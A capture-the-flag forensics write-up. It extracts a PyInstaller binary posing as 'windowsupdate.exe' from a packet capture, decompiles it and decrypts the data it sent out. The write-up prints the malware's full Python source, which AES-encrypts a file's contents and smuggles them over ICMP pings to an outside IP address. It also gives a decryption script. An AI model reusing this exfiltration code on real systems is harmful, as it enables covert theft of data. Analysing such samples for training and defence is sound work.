Thief
15 minutes to read
We are given a PCAP capture file called capture.pcap.
Network traffic analysis
If we open it in Wireshark, we will see the following packets:

There are two interesting HTTP packets (a request and a response):

The request is going to /windowsupdate.exe, and the response sends back a Windows PE file. Once extracted from Wireshark, we can see that it is indeed a Windows PE:
$ file windowsupdate.exe
windowsupdate.exe: PE32+ executable (console) x86-64, for MS Windows

$ xxd windowsupdate.exe | head
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
00000010: b800 0000 0000 0000 4000 0000 0000 0000  ........@.......
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 0801 0000  ................
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!Th
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program canno
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS
00000070: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode....$.......
00000080: d93d c2d5 9d5c ac86 9d5c ac86 9d5c ac86  .=...\...\...\..
00000090: 29c0 5d86 9a5c ac86 29c0 5f86 345c ac86  ).]..\..)._.4\..
Moreover, we can identify that it is a Python compiled executable, because it appears in the strings (we could also identify common Python modules that are referenced):
$ strings windowsupdate.exe | tail
xtk\ttk\ttk.tcl
xtk\ttk\utils.tcl
xtk\ttk\vistaTheme.tcl
xtk\ttk\winTheme.tcl
xtk\ttk\xpTheme.tcl
xtk\unsupported.tcl
xtk\xmfbox.tcl
zPYZ-02.pyz
MEI

python27.dll
Python code extraction
There are tools to extract the Python bytecode from such a compiled binary. Taking a look at reverseengineering.stackexchange.com, we see that python-exe-unpacker is a tool that might be useful for us in this situation.
Since we saw python27.dll, we should use Python 2.7 to decompile the executable. The best way is to use a Docker container:
$ git clone https://github.com/WithSecureLabs/python-exe-unpacker
...

$ docker run -v "$(pwd):/home/rocky" -it python:2.7 bash
root@f29e99430851:/# cd /home/rocky/python-exe-unpacker/
root@f29e99430851:/home/rocky/python-exe-unpacker# pip2 install -r requirements.txt
...
root@f29e99430851:/home/rocky/python-exe-unpacker# cd ..
root@f29e99430851:/home/rocky# python python-exe-unpacker/python_exe_unpack.py -i windowsupdate.exe
[*] On Python 2.7
[*] Processing windowsupdate.exe
[*] Pyinstaller version: 2.1+
[*] This exe is packed using pyinstaller
[*] Unpacking the binary now
[*] Python version: 27
[*] Length of package: 11678937 bytes
[*] Found 973 files in CArchive
[*] Beginning extraction...please standby
[*] Found 656 files in PYZ archive
[*] Successfully extracted pyinstaller exe.
root@f29e99430851:/home/rocky# ls
challenge.pcap	python-exe-unpacker  unpacked  windowsupdate.exe
root@f29e99430851:/home/rocky# ls unpacked/
windowsupdate.exe
Alright, we have successfully extracted the Python bytecode (.pyc files). Actually, unpacked/windowsupdate.exe is a directory that contains those files. One of them is called wixnvke.exe.manifest, and it has the information of the original script that was compiled:
root@f29e99430851:/home/rocky# cat unpacked/windowsupdate.exe/wixnvke.exe.manifest; echo
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly manifestVersion="1.0" xmlns="urn:schemas-microsoft-com:asm.v1">
  <assemblyIdentity name="wixnvke" processorArchitecture="amd64" type="win32" version="1.0.0.0"/>
  <dependency>
    <dependentAssembly>
      <assemblyIdentity name="Microsoft.VC90.CRT" processorArchitecture="amd64" publicKeyToken="1fc8b3b9a1e18e3b" type="win32" version="9.0.30729.9625"/>
      <compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1"/>
    </dependentAssembly>
  </dependency>
  <compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
    <application>
      <supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}"/>
      <supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}"/>
      <supportedOS Id="{e2011457-1546-43c5-a5fe-008deee3d3f0}"/>
      <supportedOS Id="{35138b9a-5d96-4fbd-8e2d-a2440225f93a}"/>
      <supportedOS Id="{8e0f7a12-bfb3-4fe8-b9a5-48fd50a15a9a}"/>
    </application>
  </compatibility>
</assembly>
For instance, the name of the script is wixnvke. Let’s try to find the corresponding bytecode:
root@f29e99430851:/home/rocky# find . -name \*wixnvke\*
./unpacked/windowsupdate.exe/pyi-windows-manifest-filename wixnvke.exe.manifest
./unpacked/windowsupdate.exe/wixnvke
./unpacked/windowsupdate.exe/wixnvke.exe.manifest
root@f29e99430851:/home/rocky# file ./unpacked/windowsupdate.exe/wixnvke
./unpacked/windowsupdate.exe/wixnvke: data
We can make sure that this is the file we are looking for taking a look at the printable strings of the file. It shows some module names and messages like "Successfully exfiltrate!!":
root@f29e99430851:/home/rocky# strings ./unpacked/windowsupdate.exe/wixnvke | tail -30
valR'
enumt
datat
ping(
wixnvke.pyt
request<
__main__i
Successfully exfiltrate!!(
mathR
randomR
scapy.allR
CryptoR
Crypto.CipherR
syst
osR1
patht
existst
argvt
openR
flagR
instt
dictR
idenR
isinstancet
listt
getR
insertt
enumerateR5
wixnvke.pyt
<module>
Perfect, now we can use another tool from python-exe-unpacker to transform the Python bytecode into readable Python source code:
root@f29e99430851:/home/rocky# python python-exe-unpacker/python_exe_unpack.py -p ./unpacked/windowsupdate.exe/wixnvke
[*] On Python 2.7

# Successfully decompiled file
[+] Successfully decompiled.
root@f29e99430851:/home/rocky# find . -name \*wixnvke\*
./unpacked/windowsupdate.exe/pyi-windows-manifest-filename wixnvke.exe.manifest
./unpacked/windowsupdate.exe/wixnvke
./unpacked/windowsupdate.exe/wixnvke.exe.manifest
./unpacked/windowsupdate.exe/wixnvke.py
Source code analysis
Alright, now we have the Python source code:
root@f29e99430851:/home/rocky# cat ./unpacked/windowsupdate.exe/wixnvke.py
# uncompyle6 version 2.11.5
# Python bytecode 2.7 (62211)
# Decompiled from: Python 2.7.18 (default, Apr 21 2020, 09:53:40)
# [GCC 8.3.0]
# Embedded file name: wixnvke.py
from math import sqrt
from random import shuffle
from scapy.all import sr1, IP, ICMP
from Crypto import Random
from Crypto.Cipher import AES
import sys
import os
import time

class Helper:

    def __init__(self, content):
        self.content = content

    def nextSquare(self):
        x = 0
        while 1:
            yield 2 ** x
            x += 1

    def scramble(self):
        bound = int(sqrt(len(self.content))) * 10
        count = 0
        pos = 0
        tree = []
        for iteration in self.nextSquare():
            tmp = []
            if iteration > 1:
                ins = tree[-iteration / 2:]
            debug = 0
            for n in range(iteration):
                if pos < len(self.content):
                    if iteration > 1:
                        if len(ins) == 1:
                            tree.append(ins + [self.content[pos]])
                        else:
                            tree.append(ins[debug % (iteration / 2)] + [self.content[pos]])
                            debug += 1
                    else:
                        tree.append(self.content[pos])
                    pos += 1

            if iteration > bound:
                break
            count += 1

        yield tree


def encrypt(raw):
    pad = lambda x: x + '\x00' * (256 - len(x))
    iv = Random.new().read(AES.block_size)
    key = 'The Bloodharbor!'
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return 'exfil-' + iv + cipher.encrypt(pad(raw))


def wrap(raw, size=256):
    return [ raw[x:x + size] for x in range(0, len(raw), size) ]


def request(tree, dest='172.67.139.222'):
    vals = [ (x, z) for x, y in tree.items() for z in y ]
    shuffle(vals)
    count = 0
    for val in vals:
        key = val[0]
        enum = val[-1][-1]
        data = val[-1][0][-1]
        ping = IP(dst=dest) / ICMP(id=key, seq=enum) / data
        sr1(ping, verbose=0)
        if not count % 150 and count != 0:
            time.sleep(2)
        print count, '/', len(vals)
        count += 1


if __name__ == '__main__':
    if os.path.exists(sys.argv[1]):
        flag = open(sys.argv[1], 'rb').read()
        flag = [ encrypt(x) for x in wrap(flag) ]
        inst = Helper(flag)
        tree = dict()
        iden = 1
        for x in inst.scramble():
            for y in x:
                if not isinstance(y, list):
                    tree[1] = [
                     [
                      [
                       y], 0]]
                else:
                    key = tree.get(len(y), list())
                    if not key:
                        tree[len(y)] = key
                    if not len(y) % 2:
                        key.append([y, len(key)])
                    else:
                        key.insert(0, [y, len(key)])
                    if iden != len(y):
                        for z, zz in enumerate(tree[iden]):
                            tree[iden][z][1] = z

                        iden = len(y)

        request(tree)
        print 'Successfully exfiltrate!!'
It is a large script, but let’s go step by step from if __name__ == '__main__':. First of all, it takes a file and reads its contents as bytes. Then, it uses wrap to split the contents in chunks of 256 bytes and uses encrypt on each chunk:
def encrypt(raw):
    pad = lambda x: x + '\x00' * (256 - len(x))
    iv = Random.new().read(AES.block_size)
    key = 'The Bloodharbor!'
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return 'exfil-' + iv + cipher.encrypt(pad(raw))


def wrap(raw, size=256):
    return [ raw[x:x + size] for x in range(0, len(raw), size) ]
Notice that the output of encrypt is "exfil-" + iv + ct (where ct is the ciphertext). Furthermore, the actual pad function is only effective on the last chunk of data, because its size might not be 256 bytes, so we can forget about padding.
After that, it creates an instance of Helper and creates a tree structure out of inst.scramble(). Let’s skip this part and jump to request(tree):
def request(tree, dest='172.67.139.222'):
    vals = [ (x, z) for x, y in tree.items() for z in y ]
    shuffle(vals)
    count = 0
    for val in vals:
        key = val[0]
        enum = val[-1][-1]
        data = val[-1][0][-1]
        ping = IP(dst=dest) / ICMP(id=key, seq=enum) / data
        sr1(ping, verbose=0)
        if not count % 150 and count != 0:
            time.sleep(2)
        print count, '/', len(vals)
        count += 1
Here we see that it creates vals out of tree.items(). After that, it shuffles the vals list and then it transmits some data using ICMP.
The ICMP packets have specific ID and SEQ values, and the data is actually "exfil-" + iv + ct. We can appreciate this in Wireshark:

In fact, ping requests and replies are the same, so we can apply another filter and take only the requests (48 in total):

We can observe that the ID and SEQ values are 4 bytes before the "exfil-" keyword (in big-endian format). The next 16 bytes are the IV for AES cipher, and the next 256 bytes are the ciphertext.
Solution
At this point, we can extract these 48 ICMP packets to another PCAP file and parse their contents in Python. These are the raw contents of the new PCAP file (packets.icmp.pcap):
$ xxd packets.icmp.pcap | head -30
00000000: d4c3 b2a1 0200 0400 0000 0000 0000 0000  ................
00000010: 0000 0400 0100 0000 5cf8 f062 f623 0b00  ........\..b.#..
00000020: 4001 0000 4001 0000 ffff ffff ffff 000c  @...@...........
00000030: 29f0 787f 0800 4500 0132 0001 0000 4001  ).x...E..2....@.
00000040: 016e c0a8 7f92 ac43 8bde 0800 305b 0004  .n.....C....0[..
00000050: 0002 6578 6669 6c2d 300c c546 e286 b6dc  ..exfil-0..F....
00000060: 0747 74ed 51d1 7ebd d500 9456 d3bc 1ae7  .Gt.Q.~....V....
00000070: 1fc8 19d7 0c82 20b3 e5a0 15dd 8f75 1ec0  ...... ......u..
00000080: c637 0912 f6c0 a808 fe0f 0e67 c35d f142  .7.........g.].B
00000090: 5173 adfc 2bcd 23e8 b0ae 2cc5 880b d890  Qs..+.#...,.....
000000a0: 27a5 fb4e ff5f b61c 5e26 e046 cba5 6119  '..N._..^&.F..a.
000000b0: 2b56 42ca e3c6 236b 7a38 560e bd7d 1fcb  +VB...#kz8V..}..
000000c0: e2b7 5658 11fb c908 e27d 99ad f8f8 281b  ..VX.....}....(.
000000d0: 7308 deca 0b0a 11cf ffb9 1d32 ce73 bb45  s..........2.s.E
000000e0: 0edf a351 da30 086f 3bdd 6bd4 ffa5 fde6  ...Q.0.o;.k.....
000000f0: f17c 9c88 1b99 9633 959e e288 1709 fd87  .|.....3........
00000100: fc1a 991a 5d51 109f 2d62 a4c0 a63a a63f  ....]Q..-b...:.?
00000110: 83ec 68f6 e89f b839 6a0b 1a00 3a03 6c27  ..h....9j...:.l'
00000120: f2f3 df29 2737 4566 80f8 3b95 bf42 6779  ...)'7Ef..;..Bgy
00000130: 88dd b873 3649 49de 1095 7c6b e428 5dcb  ...s6II...|k.(].
00000140: cb56 21d5 f853 9659 dd94 2e67 88ba a925  .V!..S.Y...g...%
00000150: de2b 1c2d 0493 68dc 975f bf42 cdae 71e2  .+.-..h.._.B..q.
00000160: 98d9 110a 62e2 0ad2 5ef8 f062 6898 0b00  ....b...^..bh...
00000170: 4001 0000 4001 0000 ffff ffff ffff 000c  @...@...........
00000180: 29f0 787f 0800 4500 0132 0001 0000 4001  ).x...E..2....@.
00000190: 016e c0a8 7f92 ac43 8bde 0800 b55a 0006  .n.....C.....Z..
000001a0: 0000 6578 6669 6c2d 277a 8f08 bcce 43cd  ..exfil-'z....C.
000001b0: ad1a 4720 4526 8321 ac0b fdf1 910e 378b  ..G E&.!......7.
000001c0: fdd5 ad92 5856 9c02 9868 c3a7 1d65 0fe2  ....XV...h...e..
000001d0: 732a 9677 24dd 2f22 7c66 4d2f ac03 98f4  s*.w$./"|fM/....
Moreover, we can also decrypt all the data because we have the key used for encryption (The Bloodharbor!):
#!/usr/bin/env python3

from Crypto.Cipher import AES


def main():
    with open('packets.icmp.pcap', 'rb') as f:
        exfils = f.read().split(b'exfil-')

    chunks = []

    for i in range(1, len(exfils)):
        key = int(exfils[i - 1][-4:-2].hex(), 16)
        enum = int(exfils[i - 1][-2:].hex(), 16)
        iv = exfils[i][:16]
        ct = exfils[i][16:256 + 16]
        data = AES.new(b'The Bloodharbor!', AES.MODE_CBC, iv).decrypt(ct)
        chunks.append({
            'data': data,
            'enum': enum,
            'key': key
        })


if __name__ == '__main__':
    main()
Now we have got all the plaintext chunks that where send via ICMP, with their key and enum identifiers. Let’s analyze what are those values for. We will accomplish this by a Dynamic Code Analysis. For instance, we can run the script in interactive mode so that we have all functions loaded (the error does not matter). Let’s create an instance of Helper with 48 recognizable caracters as data:
root@f29e99430851:/home/rocky# python -i ./unpacked/windowsupdate.exe/wixnvke.py
Traceback (most recent call last):
  File "./unpacked/windowsupdate.exe/wixnvke.py", line 84, in <module>
    if os.path.exists(sys.argv[1]):
IndexError: list index out of range
>>> import string
>>> test = list(map(lambda c: [c], string.printable[:48]))
>>> inst = Helper(test)
Now, let’s apply the code block we skipped before:
>>> tree = dict()
>>> iden = 1
>>> for x in inst.scramble():
...     for y in x:
...         if not isinstance(y, list):
...             tree[1] = [[[y], 0]]
...         else:
...             key = tree.get(len(y), list())
...             if not key:
...                 tree[len(y)] = key
...             if not len(y) % 2:
...                 key.append([y, len(key)])
...             else:
...                 key.insert(0, [y, len(key)])
...             if iden != len(y):
...                 for z, zz in enumerate(tree[iden]):
...                     tree[iden][z][1] = z
...                 iden = len(y)
...
>>>
Finally, let’s create the vals variable and take a look at it:
>>> vals = [ (x, z) for x, y in tree.items() for z in y ]
>>> vals
[(1, [['0'], 0]), (2, [[['0'], ['1']], 0]), (2, [[['0'], ['2']], 1]), (3, [[['0'], ['2'], ['6']], 0]), (3, [[['0'], ['1'], ['5']], 1]), (3, [[['0'], ['2'], ['4']], 2]), (3, [[['0'], ['1'], ['3']], 3]), (4, [[['0'], ['1'], ['3'], ['7']], 0]), (4, [[['0'], ['2'], ['4'], ['8']], 1]), (4, [[['0'], ['1'], ['5'], ['9']], 2]), (4, [[['0'], ['2'], ['6'], ['a']], 3]), (4, [[['0'], ['1'], ['3'], ['b']], 4]), (4, [[['0'], ['2'], ['4'], ['c']], 5]), (4, [[['0'], ['1'], ['5'], ['d']], 6]), (4, [[['0'], ['2'], ['6'], ['e']], 7]), (5, [[['0'], ['2'], ['6'], ['e'], ['u']], 0]), (5, [[['0'], ['1'], ['5'], ['d'], ['t']], 1]), (5, [[['0'], ['2'], ['4'], ['c'], ['s']], 2]), (5, [[['0'], ['1'], ['3'], ['b'], ['r']], 3]), (5, [[['0'], ['2'], ['6'], ['a'], ['q']], 4]), (5, [[['0'], ['1'], ['5'], ['9'], ['p']], 5]), (5, [[['0'], ['2'], ['4'], ['8'], ['o']], 6]), (5, [[['0'], ['1'], ['3'], ['7'], ['n']], 7]), (5, [[['0'], ['2'], ['6'], ['e'], ['m']], 8]), (5, [[['0'], ['1'], ['5'], ['d'], ['l']], 9]), (5, [[['0'], ['2'], ['4'], ['c'], ['k']], 10]), (5, [[['0'], ['1'], ['3'], ['b'], ['j']], 11]), (5, [[['0'], ['2'], ['6'], ['a'], ['i']], 12]), (5, [[['0'], ['1'], ['5'], ['9'], ['h']], 13]), (5, [[['0'], ['2'], ['4'], ['8'], ['g']], 14]), (5, [[['0'], ['1'], ['3'], ['7'], ['f']], 15]), (6, [[['0'], ['1'], ['3'], ['7'], ['f'], ['v']], 0]), (6, [[['0'], ['2'], ['4'], ['8'], ['g'], ['w']], 1]), (6, [[['0'], ['1'], ['5'], ['9'], ['h'], ['x']], 2]), (6, [[['0'], ['2'], ['6'], ['a'], ['i'], ['y']], 3]), (6, [[['0'], ['1'], ['3'], ['b'], ['j'], ['z']], 4]), (6, [[['0'], ['2'], ['4'], ['c'], ['k'], ['A']], 5]), (6, [[['0'], ['1'], ['5'], ['d'], ['l'], ['B']], 6]), (6, [[['0'], ['2'], ['6'], ['e'], ['m'], ['C']], 7]), (6, [[['0'], ['1'], ['3'], ['7'], ['n'], ['D']], 8]), (6, [[['0'], ['2'], ['4'], ['8'], ['o'], ['E']], 9]), (6, [[['0'], ['1'], ['5'], ['9'], ['p'], ['F']], 10]), (6, [[['0'], ['2'], ['6'], ['a'], ['q'], ['G']], 11]), (6, [[['0'], ['1'], ['3'], ['b'], ['r'], ['H']], 12]), (6, [[['0'], ['2'], ['4'], ['c'], ['s'], ['I']], 13]), (6, [[['0'], ['1'], ['5'], ['d'], ['t'], ['J']], 14]), (6, [[['0'], ['2'], ['6'], ['e'], ['u'], ['K']], 15]), (6, [[['0'], ['1'], ['3'], ['7'], ['f'], ['L']], 16])]
